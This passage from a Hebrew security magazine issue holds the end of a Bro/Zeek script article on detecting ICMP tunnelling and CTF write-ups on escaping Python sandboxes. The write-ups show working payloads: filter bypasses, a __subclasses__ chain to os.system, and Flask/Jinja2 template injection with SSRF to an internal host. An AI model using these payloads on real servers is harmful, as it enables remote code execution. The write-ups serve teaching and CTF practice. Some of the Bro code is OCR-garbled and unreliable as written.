	{
		print headers[i];
		write_file(f, headers[i]);
		write_file(f, "\n");
		i +=1;
	}
	close(f);
}
```

הקובץ שאקבל בסוף יראה כך:



קובץ נקי המראה לי בדיוק את תוכן השיחה המתועלת שעברה.

הסקריפט המלא:

```
redef enum Log::ID += { ptunnel };
type info: record { i time: time &log; source: addr &log; dest: addr &log; dst port: count
&log; };

function hex to addr(s: string): addr
{
    local ip_bytes: string = hexstr_to_bytestring(s);
    loca ip dest: addr = raw bytes to v4 addr(ip bytes);
    print ip dest;
    return ip_dest;
}

function hex_to_port(s: string): count
{
    local port bytes: string = hexstr to bytestring(s);
    local port dst: count = bytestring to count(port bytes);
    print port_dst;
    return port_dst;
}

event Bro_init()
{
    Log::create_stream(ptunnel, [$columns=info, $path="icmp_tunnel"]);
}

event icmp_echo_reply(c: connection, icmp: icmp_conn, id: count, seq: count, payload: string)
{
    local pk = string_to_ascii_hex(payload);
    local check: string = sub bytes(pk,1,4);
    if (check == "d520")
    {
        local flag: string = sub_bytes(pk,31,2);
        if (flag == "00")
        {
            local dst addr: string = sub bytes(pk,9,8);
            local dst_port: string = sub_bytes(pk,17,8);

            local test: info = [
            $i_time = network_time(),
            $source = c$id$orig h,
            $dest = hex to addr(dst addr),
            $dst_port = hex_to_port(dst_port)];
            Log::write(ptunnel, test);
        }
        if (flag == "01" || flag == "02")
        {
            local f = open for append("/home/rt/Desktop/icmp/data");
            local d: string = sub_bytes(payload, 29,200);
            local headers = split(d, /\x0d\x0a/);
            print |headers|;
            local i: count = 1;

            while ( i <= |headers| )
            {
                print headers[i];
                write file(f, headers[i]);
                write file(f, "\n");
                i +=1;
            }
            close(f);
        }
    }
}

event icmp_echo_request(c: connection, icmp: icmp_conn, id: count, seq: count, payload: string)
{
    local pk = string to ascii hex(payload);
    local check: string = sub_bytes(pk,1,4);
    if (check == "d520")
    {
        local flag: string = sub_bytes(pk,31,2);
        if (flag == "00")
```

```
        {
            local dst_addr: string = sub_bytes(pk,9,8);
            local dst_port: string = sub_bytes(pk,17,8);
            local test: info = [
            $i time = network time(),
            $source = c$id$orig h,
            $dest = hex_to_addr(dst_addr),
            $dst_port = hex_to_port(dst_port)];
            Log::write(ptunnel, test);
        }
        if (flag == "01" || flag == "02")
        {
            local f = open_for_append("/home/rt/Desktop/icmp/data");
            local d: string = sub_bytes(payload, 29,200);
            local headers = split(d, /\x0d\x0a/);
            print |headers|;
            local i: count = 1;

            while ( i <= |headers| )
            {
                print headers[i];
                write file(f, headers[i]);
                write file(f, "\n");
                i +=1;
            }
        close(f);
        }
    }
}
```

לסיכום

במאמר זה למדנו לעבוד עם הכלי Bro, כיצד הוא עובד וכיצד ניתן לרתום אותו לטובתנו בעזרת כתיבת סקריפטים. דיברנו על ICMP Tunnelling בעזרת ptunnel, וכמובן - כיצד ניתן לזהות תקשורת זו באמצעות Bro. עיקר מטרת המאמר שלי היא לתת היכרות עם Bro ולהראות כמה השפת סקריפטים שהוא מספק מכניסה דינמיות וגמישות שלא קל למצוא בכלים אחרים. עם שימוש נכון ב-Bro כנראה שאין תרחיש אותו אי אפשר לתפוס...

תודות

עמית פורת - על העזרה והליווי בכתיבה

על המחבר

יואב קמיר בן 22, כארבע שנים בתחום, עוסק בעיקר בעולם ה-network forensics. לשאלות / הערות / תיקונים אשמח לקבל מייל בכתובת: yoavkamir@gmail.com

מקורות

ה-Documentation מהאתר הרישמי של Bro:

https://www.Bro.org/documentation/index.html

קישור להורדת הכלי ptunnel:

http://www.mit.edu/afs.new/sipb/user/golem/tmp/ptunnel-0.61.orig/web

Escaping the Python Sandbox

מאת תומר זית

הקדמה


יש שני דברים שאני מאוד אוהב: תחרויות בסגנון CTF (Capture The Flag) ופייתון. לשמחתי גיליתי במהלך השנים שיש אתגרים שמשלבים את השניים.

במאמר זה אני אדבר על אתגרים מ-3 תחרויות שונות (BsidesSF CTF 2017, CSAW CTF 2014 ו-Xiomara CTF 2017), בהם אדגים כמה הגמישות של פייתון אפשרה לי לעקוף הגנות שניסו להפוך את ה-Interpreter ל-Sandboxed Interpreter (כלומר Python Shell שלא מאפשר לגשת לפונקציות שעלולות לפגוע בשרת שעליו הוא יושב). אחד האתגרים שילב בעיית אבטחה אמיתית ב-Flask שקיימת In The Wild.

חשוב לציין שאת האתגרים אציג באופן מקומי כי השרתים המקוריים כבר לא קיימים, אז אם קראתם את ה-Writeups המקוריים - המאמר הזה יהיה טיפה שונה.

Xiomara CTF 2017 - Secure Pyshell

בתרגיל הזה אנחנו צריכים להוכיח שהאינטרפרטר המרוחק לא מאובטח. בתור התחלה ננסה להבין מה אפשר ואי אפשר לעשות ב-Shell שקיבלנו. כך נראה העמוד הראשון של האתגר:



כשמתחברים עם nc ל-IP ול-Port שהוגדרו, מקבלים את ה-Banner הבא:

```
Welcome to Secure Python Interpreter
================================================

Rules:
    -Do not import anything
    -No peeking at files!
    -No sharing of flags :)


>>> import os
 Do you think my code is so insecure ?
You can never get out of my jail :)
>>>
```

טוב נו היה שווה לנסות....

נעבור על ה-API של פייתון ונראה עם איזה פונקציות אנחנו יכולים להשתמש:

```
>>> print(open)
 <built-in function open>
```

אנחנו יכולים להדפיס וגם לפתור קבצים (מעניין!):

```
>>> print(open(__file__))
 <_io.TextIOWrapper name='pwn2.py' mode='r' encoding='cp1252'>
```

פתחנו את הקובץ של האתגר, עכשיו ננסה לקרוא אותו...

```
>>> print(open(__file__).read())
 Do you think my code is so insecure ?
You can never get out of my jail :)
```

אז אנחנו יכולים לפתוח קבצים אבל לא יכולים לקרוא אותם? נשמע קצת מוזר...

```
>>> print("read")
 read
>>> print(".read")
 Do you think my code is so insecure ?
You can never get out of my jail :)
```

עכשיו הכל ברור, אנחנו לא יכולים להשתמש בתו '.' אז איך עכשיו נוכל לקרוא את הקובץ? אז מסתבר שבפייתון אפשר לא צריך להשתמש בנקודה, אפשר לעשות הכל דרך getattr, פשוט במקום להשתמש ב:

```
print(open(__file__).read())
```

אנחנו נשתמש ב:

```
print(getattr(open(__file__), "read")())
```

והתוצאה:

```
>>> print(getattr(open(__file__), "read")())
  #!/usr/bin/python3
import sys, cmd, os

del __builtins__.__dict__['__import__']
del __builtins__.__dict__['eval']

intro = """
Welcome to Secure Python Interpreter
============================================

Rules:
    -Do not import anything
    -No peeking at files!
    -No sharing of flags :)

"""


def execute(command):
       exec(command, globals())

class Jail(cmd.Cmd):

    prompt     = '>>> '
    filtered    = '\'|.|input|if|else|eval|exit|import|quit|exec|code|const|vars|str|chr|ord|local|global|join|format|replace|translate|try|except|with|content|frame|back'.split('|')

    def do_EOF(self, line):
        sys.exit()
```

אנחנו יכולים עכשיו לקרוא קבצים, אבל איך נמצא את הקובץ שאותו אנחנו צריכים לקרוא?

```
>>> print(os)
<module 'os' from '
```

מישהו היה ממש נחמד אלינו ועשה import os בתחילת התוכנית...

זה אומר שאנחנו יכולים להשתמש בפקודה הבאה:

```
print(getattr(os, "listdir")())
```

והתוצאה:


```
>>> print(getattr(os, "listdir")())
['Answer.txt', 'pwn2.py', 'ReadMe.txt']
```

עכשיו כשאנחנו יודעים שאנחנו יכולים לקרוא קבצים במערכת הפעלה, איך נקרא קובץ שמכיל נקודה בלי להשתמש בנקודה?

```
>>> print(getattr(open("Answer\x2etxt"), "read")())
 print(getattr(open(__file__), "read")())
print(getattr(os,"listdir")("/home/pwn2/"))
print(getattr(open("/home/pwn2/flag\x2etxt"), "read")())
```

פתרנו את הבעיה הזאת בצורה הכי פשוטה שאפשר, במקום להשתמש בנקודה השתמשנו בייצוג של התו בהקסה (\x2e) וככה סטטית כשמחפשים נקודה לא ימצאו.

CSAW CTF 2014 - pybabbies



שוב אנחנו צריכים להגיע למצב שאנחנו מריצים קוד שיאפשר לנו לשלוט בהוסט רק שהפעם אנחנו מקבלים את קוד המקור של התוכנית:

```
#!/usr/bin/env python

from __future__ import print_function

print("Welcome to my Python sandbox! Enter commands below!")

banned = [
    "import",
    "exec",
    "eval",
    "pickle",
    "os",
    "subprocess",
    "kevin sucks",
    "input",
    "banned",
    "cry sum more",
    "sys"
]

targets = __builtins__.__dict__.keys()
targets.remove('raw_input')
targets.remove('print')
for x in targets:
    del __builtins__.__dict__[x]

while 1:
    print(">>>", end=' ')
    data = raw_input()

    for no in banned:
        if no.lower() in data.lower():
            print("No bueno")
            break
    else: # this means nobreak
        exec data
```

אז לפי הקוד אנחנו יכולים לראות שהסטרינגים המעניינים כמו pickle, import, eval, exec, input, os, sys ועוד לא שימושיים, לא נורא נוכל לחיות בלעדיהם. מיד אחרכך אנחנו רואים שמחקו לנו את כל ה-Buildins חוץ מ-Print ו-raw_input, טוב פה זה כבר התחיל להסתבך.

אז איך ניגשים למצב כזה? אני תמיד ניגש לסוגי משתנים הבסיסיים של השפה... (אמנם str() לא יעבוד אבל "" חייב לעבוד... וזה אותו הדבר בדיוק):

```
Welcome to my Python sandbox! Enter commands below!
>>> print("3MAGLAER"[::-1].lower())
realgam3
```

אז הבדיקת שפיות שלנו עבדה, אנחנו באמת יכולים להשתמש בסוגי משתנים בסיסיים וגם לקרוא לפונקציות שלהם (יש לנו אפשרות להשתמש נקודה).

בגלל שפייתון תומכת ב-Object Oriented יש לנו יכולת לעבור מסוג משתנה אחד לסוג משתנה בסיסי יותר, כרגע אנחנו רוצים להגיע למשתנה הכי בסיסי שיכול להיות (object), עוד קשה להסביר למה אבל תראו בהמשך...

```
>>> print("".__class__.__mro__)
(<type 'str'>, <type 'basestring'>, <type 'object'>)
>>> print("".__class__.__mro__[-1])
<type 'object'>
```

אוקי זוהי דרך אחת להשיג את סוג המשתנה object, נפנה ל-class של סטרינג ושם נבקש את ה-mro (Method Resolution Order) כלומר כל סוגי המשתנים לפי סדר הירושה, אז כמובן שהאחרון (הבסיסי ביותר) יהיה object.

כעת אנו צריכים להבין מה אנחנו יכולים לעשות איתו. נתחיל בניסיון להוציא מידע מי ה-sub classes שלו:

```
>>> print("".__class__.__mro__[-1].__subclasses__())
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>
, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <t
ype 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>
, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type '
builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <t
ype 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>,
 <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <ty
pe 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'sys.ge
twindowsversion'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type
 'nt.stat_result'>, <type 'nt.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefs
et._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <cla
ss '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_valu
es'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <
class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <type 'operator.itemgetter'>, <type 'o
perator.attrgetter'>, <type 'operator.methodcaller'>, <type 'functools.partial'>]
```

יש המון ואנחנו עוד רוצים להריץ קוד משלנו... אני אחסוך לכם את המחקר הארוך כדי להבין איזה איבר בליסט הזה יכול לעזור לנו לקבל הרצה או ספרייה מעניינת ואגיד לכם שמה שאנחנו צריכים זה warning.WarningMessage, ככה נשיג את האינדקס:

```
>>> print([t.__name__ for t in "".__class__.__mro__[-1].__subclasses__()].index("WarningMessage"))
59
```

כעת, כשאנחנו יודעים שהאינדקס הוא 59 נוכל להשתמש בWarningMessage כדי לקבל את המשתנים הגלובלים של הפונקציית init (קונסטרקטור) של האובייקט בעזרת:

```
print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals)
```

והפלט:

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__)
<unbound method WarningMessage.__init__>
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals)
{'filterwarnings': <function filterwarnings at 0x0000000005325C18>, 'once_registry': {}, 'WarningMessage': <class 'warnings.WarningMess
age'>, '_show_warning': <function _show_warning at 0x0000000005325BA8>, 'filters': [('ignore', None, <type 'exceptions.DeprecationWarni
ng'>, None, 0), ('ignore', None, <type 'exceptions.PendingDeprecationWarning'>, None, 0), ('ignore', None, <type 'exceptions.ImportWarn
ing'>, None, 0), ('ignore', None, <type 'exceptions.BytesWarning'>, None, 0)], '_setoption': <function _setoption at 0x0000000005325E48
>, 'showwarning': <function _show_warning at 0x0000000005325BA8>, '__all__': ['warn', 'warn_explicit', 'showwarning', 'formatwarning',
'filterwarnings', 'simplefilter', 'resetwarnings', 'catch_warnings'], 'onceregistry': {}, '__package__': None, 'simplefilter': <functio
n simplefilter at 0x0000000005325CF8>, 'default_action': 'default', '_getcategory': <function _getcategory at 0x0000000005325F28>, '__b
uiltins__': {'print': <built-in function print>, 'raw_input': <built-in function raw_input>}, 'catch_warnings': <class 'warnings.catch_
warnings'>, '__file__': 'C:\\Develop\\Python27x64\\lib\\warnings.pyc', 'warnpy3k': <function warnpy3k at 0x0000000005325C88>, 'sys': <m
odule 'sys' (built-in)>, '__name__': 'warnings', 'warn_explicit': <built-in function warn_explicit>, 'types': <module 'types' from 'C:\
Develop\Python27x64\lib\types.pyc'>, 'warn': <built-in function warn>, '_processoptions': <function _processoptions at 0x0000000005325D
D8>, 'defaultaction': 'default', '__doc__': 'Python part of the warnings subsystem.', 'linecache': <module 'linecache' from 'C:\Develop
\Python27x64\lib\linecache.pyc'>, '_OptionError': <class 'warnings._OptionError'>, 'resetwarnings': <function resetwarnings at 0x000000
0005325D68>, 'formatwarning': <function formatwarning at 0x0000000005325B38>, '_getaction': <function _getaction at 0x0000000005325EB8>
}
```

אנחנו יכולים לראות שב-namespace הגלובלי של הפונקציה init ב-WarningMessage יש ספריה בשם linecache, בואו נבדוק מה נוכל לעשות משם....

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"])
<module 'linecache' from 'C:\Develop\Python27x64\lib\linecache.pyc'>
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__)
{'updatecache': <function updatecache at 0x0000000005105AC8>, 'clearcache': <function clearcache at 0x0000000005105978>, '__all__': ['g
etline', 'clearcache', 'checkcache'], '__builtins__': {'print': <built-in function print>, 'raw_input': <built-in function raw_input>},
 '__file__': 'C:\\Develop\\Python27x64\\lib\\linecache.pyc', 'cache': {}, 'checkcache': <function checkcache at 0x0000000005105A58>, 'g
etline': <function getline at 0x0000000005105908>, '__package__': None, 'sys': <module 'sys' (built-in)>, 'getlines': <function getline
s at 0x00000000051059E8>, '__name__': 'linecache', 'os': <module 'os' from 'C:\Develop\Python27x64\lib\os.pyc'>, '__doc__': 'Cache line
s from files.\n\nThis is intended to read lines from modules imported -- hence if a filename\nis not found, it will look down the modul
e search path for a file by\nthat name.\n'}
```

אז הוצאנו את כל כל המשתנים שנמצאים בתוך הספרייה הזאת בעזרת __dict__ (שזה בעצם כמו לעשות vars(lib)), ושם אנחנו רואים שיש לנו את המודול os:

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__['os'])
No bueno
```


נראה שכחנו שאי אפשר לכתוב os אז מה עושים?

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__['o'+'s'])
<module 'os' from 'C:\Develop\Python27x64\lib\os.pyc'>
```


הוצאנו עוד שפן מהכובע, בעזרת מניפולציה פשוטה של סטרינגים עם '+' כתבנו OS בלי שזה יזדהה:

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__['o'+'s'].__dict__['s{}st{}m'.format
('y', 'e')]("whoami"))
[redacted]\realgam3
0
```

בשביל להביא את הפונקציה system השתמשנו ב-string.format סתם כי אנחנו יכולים והרצנו whoami (Game Over).



הייתי שמח להראות את השלב הראשון והשני של Zumbo, אבל זה קצת חורג מהסקופ של המאמר אז אצמד ל-3 עם הסבר קצר לאיך להגיע לסורס קוד שלו (שאת זה עושים בתרגיל הראשון).



אנחנו רואים שיש גישה לקובץ index.template (זה נשמע מוכר)... בפלאסק יש טמפלייטים, אבל בפלאסק בברירת מחדל, הגישה לקבצים הסטטיים היא דרך תקייה static והגישה ל-templates היא דרך התיקייה templates - וגם זה רק לרינדור של הדף. אז מישהו פה מימש בעצמו כנראה גישה לקבצים סטטיים, אולי נשתמש בזה לטובתנו. בקוד המקור של ה-html אנחנו רואים:

```
<!-- page: index.template, src: C:\Pentest\Articles\Python
Escaping The Sandbox\BsidesSF CTF 2017\Zumbo 1\serverdw.py -->
```

זה עוד לא אומר לנו כלום אבל אנחנו עוד בטח נעזר בזה, במיוחד ב-path של הקובץ פייתון הראשי.

צדקנו בקשר למימוש, פנייה פשוטה ל-uri "/serverdw.py" דרך הדפדפן מראה לנו את קוד המקור:

view-source:127.0.0.1:5000/serverdw.py

```
import flask, sys, os
import requests

app = flask.Flask(__name__)
counter = 12345672


@app.route('/<path:page>')
def custom_page(page):
    if page == 'favicon.ico': return ''
    global counter
    counter += 1
    try:
        template = open(page).read()
    except Exception as e:
        template = str(e)
    template += "\n<!-- page: %s, src: %s -->\n" % (page, __file__)
    return flask.render_template_string(template, name='test', counter=counter);

@app.route('/')
def home():
    return flask.redirect('/index.template');

if __name__ == '__main__':
    flag1 = 'FLAG: FIRST_FLAG_WASNT_HARD'
    # with open('../flag') as f:
    #         flag2 = f.read()
    # flag3 = requests.get('http://vault:8080/flag').text

    print "Ready set go!"
    sys.stdout.flush()
    app.run(host="0.0.0.0")
<!-- page: serverdw.py, src: C:\Pentest\Articles\Python Escaping The Sandbox\BsidesSF CTF 2017\Zumbo 1\serverdw.py -->
```

מכיוון שקשה לי להתאפק, אגיד שכדי לקרוא את הדגל שנמצא בקובץ flag/.. כל מה שאנחנו צריכים זה לגשת ל-uri "/flag/../", אך הדפדפן יבצע על ה-url הזה נורמליזציה ויהפוך אותו ל-"/flag" אז נצטרך לעבור דרך פרוקסי כדי שזה באמת יעבוד או דרך כל ספרייה \ כלי לשליחת בקשות. (פתרון ל-Zumbo2)

הסיבה להתנהגות הזו היא השימוש בפרמטר מסוג path, שכשמו כן הוא: path מדוייק לקובץ (שיכול להיות גם רלטיבי ואין לו root ספציפי).

אבל איך אנחנו יכולים להשתמש במידע הזה בשביל להריץ קוד בצד השרת? מסתבר שהמימוש שלהם לרינדור של הטמפלייט טיפה מוזר... למה שהם ירנדרו את ה-Exception בתור Template?


ננסה להשתמש בזה לטובתנו, פשוט נשים path שלא קיים כדי לייצר Exception:

view-source:127.0.0.1:5000/digitalwhisper


```
[Errno 2] No such file or directory: u'digitalwhisper'
<!-- page: digitalwhisper, src: C:\Pentest\Articles\Python Escaping The Sandbox\BsidesSF CTF 2017\Zumbo 1\serverdw.py -->
```

אנחנו באמת רואים את ה-Exception עכשיו, מה נעשה עם זה?

ב-Flask אנחנו יכולים להריץ קוד דרך Sandbox על ידי שימוש ב-{{}} בואו נראה אם זה עובד:




זה עבד, לא מעניין (1+1) במיוחד אבל עבד ונתן לנו את החישוב של המספרים, אולי אפשר לעשות דברים מעניינים יותר?




כנראה ששוב זה לא יהיה כזה פשוט... אבל כל מה שאנחנו צריכים זה לשלוח בקשת ssrf לשרת http://vault:8080/flag כדי לקבל את הדגל.

נתחיל עם מה שעשינו בתרגיל pybabbies ונפנה נקבל את הסוג משתנה object רק הפעם בדרך קצת שונה...



עכשיו כשיש לנו גישה ל-object אנחנו ננסה הפעם רק לשלוח בקשת get במקום להגיע להרצת קוד כמו מקודם...



אוקי ה-HTTPConnection Sub Class נראה מאוד מעניין, האינדקס שלו הוא 305.

איך אפשר למצוא את זה? פשוט להעתיק את כל הטקסט של ה-list ל-Notepad++, למחוק את כל מה שבא אחרי HTTPConnection ולעשות count על ',' שמפריד בין האיברים ברשימה. (מגעיל אבל עובד).

אחרי מחקר קצר הבנו שהדרך לשלוח בקשות עם HTTPConnection היא טיפה מעצבנת, יצרנו אובייקט כזה עם השמה בעזרת {%set c=<value>%} לאחר מכן שלחנו בקשה בעזרת c.request באותה הצורה. ולבסוף הדפסנו למסך את התשובה בעזרת {{c.getresponse().read()}}.

כמובן שיכולנו גם להריץ קוד בצד השרת כמו שעשינו קודם, אבל היה נחמד לראות עוד דרכים להשיג את המטרה.

סיכום

פייתון היא שפה מעולה אך לא הייתי בונה עליה בתור Sandbox, נראה שברגע שיש גישה בפייתון אפילו לסוגי משתנים בסיסיים, מאוד קשה למנוע מהמשתמש להריץ פקודות בצד השרת.

למי שמשתמש ב-Flask: חשוב לשים לב של-Template מעבירים משתנים רק ברינדור, כמו כן אני גם ממליץ להשתמש בדרך הדיפולטיבית לעבודה עם קבצים סטטיים וככה להמנע מ-Path Traversal.

קישורים בנושא

- https://gist.github.com/realgam3/30177f1c3acdcfe3716eced25a4cad41
- http://flask.pocoo.org/docs/0.12/tutorial/templates/
- https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/

על המחבר

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-90 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש ינואר

אפיק קסטיאל,

ניר אדר,

31.12.2017